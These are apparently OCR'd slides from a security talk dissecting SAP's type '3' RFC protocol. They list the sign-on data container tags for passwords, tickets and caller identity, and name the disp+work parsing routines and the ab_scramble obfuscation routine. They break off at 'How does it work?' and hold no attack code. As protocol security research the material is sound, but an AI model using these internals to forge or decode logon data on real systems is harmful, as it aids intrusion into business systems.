
## [Protocol Dissection of the Historical Type '3']

# Server-to-Server RFC Communication of Type '3'

## Protocol Dissection – RFC Connection, Conversation, and Container

- RFC Connection and RFC Conversation
  - NI/RFC Handshake
  - Conversation ID (CONVID)
- RFC Conversation Packets
  - Used by calling instance to perform function calls (payload)
  - Used by server to deliver its results
- RFC Data Containers
  - Simple Tag, Length, Value (TLV) pattern
  - Large number of data containers
  - Nested more complex data structures
  - Container chains






# Server-to-Server RFC Communication of Type '3'

## Protocol Dissection – RFC\_SIGNON\_DATA Segment

- Includes logon material and user information
  - parsed by **disp+work!ab\_isionn**
  - inserted into internal data struct '**SIGNONCNTL**'
  - stored in shared memory (em/private heap)
  - utilized by **disp+work!ab\_xsignon** during orchestration of authentication
- Carries several scrambled RFC data containers

### Containers parsed by disp+work!ab\_isionn

Tag	Description/Data Value	Data Container
0x0111	Destination user name	RFC_SIGNON_USER
0x0117	Destination user password	RFC_SIGNON_PASSWD
0x0114	Destination system client	RFC_SIGNON_SYSCLENT
0x0115	Logon language	RFC_SIGNON_LGN_LANG
0x0141	External Ticket (ExtTicket)	RFC_SIGNON_EXTTICKET
0x0120	External Ticket old (Ticket)	RFC_SIGNON_TICKET
0x0140	Internal Ticket (IntTicket)	RFC_SIGNON_INTTICKET
0x0119	Caller user name (CUser)	RFC_SIGNON_CUSER
0x000e	Caller system client (CClient)	RFC_SIGNON_CSYSCLNT
0x0003	Caller system identifier (CSID)	RFC_SIGNON_CSID
0x000c	Caller transaction ID (CTransID)	RFC_SIGNON_CTRANSID
0x0122	Timestamp yyyyMMddHHmmss	RFC_SIGNON_TIMESTAMP
0x0135	Caller installation No. (CInstNo)	RFC_SIGNON_CINSTNO
0x0121	Single logon flag	RFC_SIGNON_SING_LGN
0x0129	Alias user	RFC_SIGNON_ALIAS_USER
0x0672	X.509 certificate	RFC_SIGNON_X509
0x0670	SSO2 string	RFC_SIGNON_SSO2_STR
0x0673	External ID ExtId	RFC_SIGNON_EXTID
0x0123	Information (single flag)	RFC_SIGNON_INFOFLAG
0x0112	unknown	unknown
0x000f	unknown	unknown
0x0113	unknown	unknown
0x0674	unknown	unknown
0x0675	unknown	unknown



# Server-to-Server RFC Communication of Type '3'


## Protocol Dissection – Routine disp+work!ab\_scramble

**ab\_scramble** - Proprietary obfuscation routine

- Discussed by E. Fausto at Ekoparty 2015 [6]


How does it work?

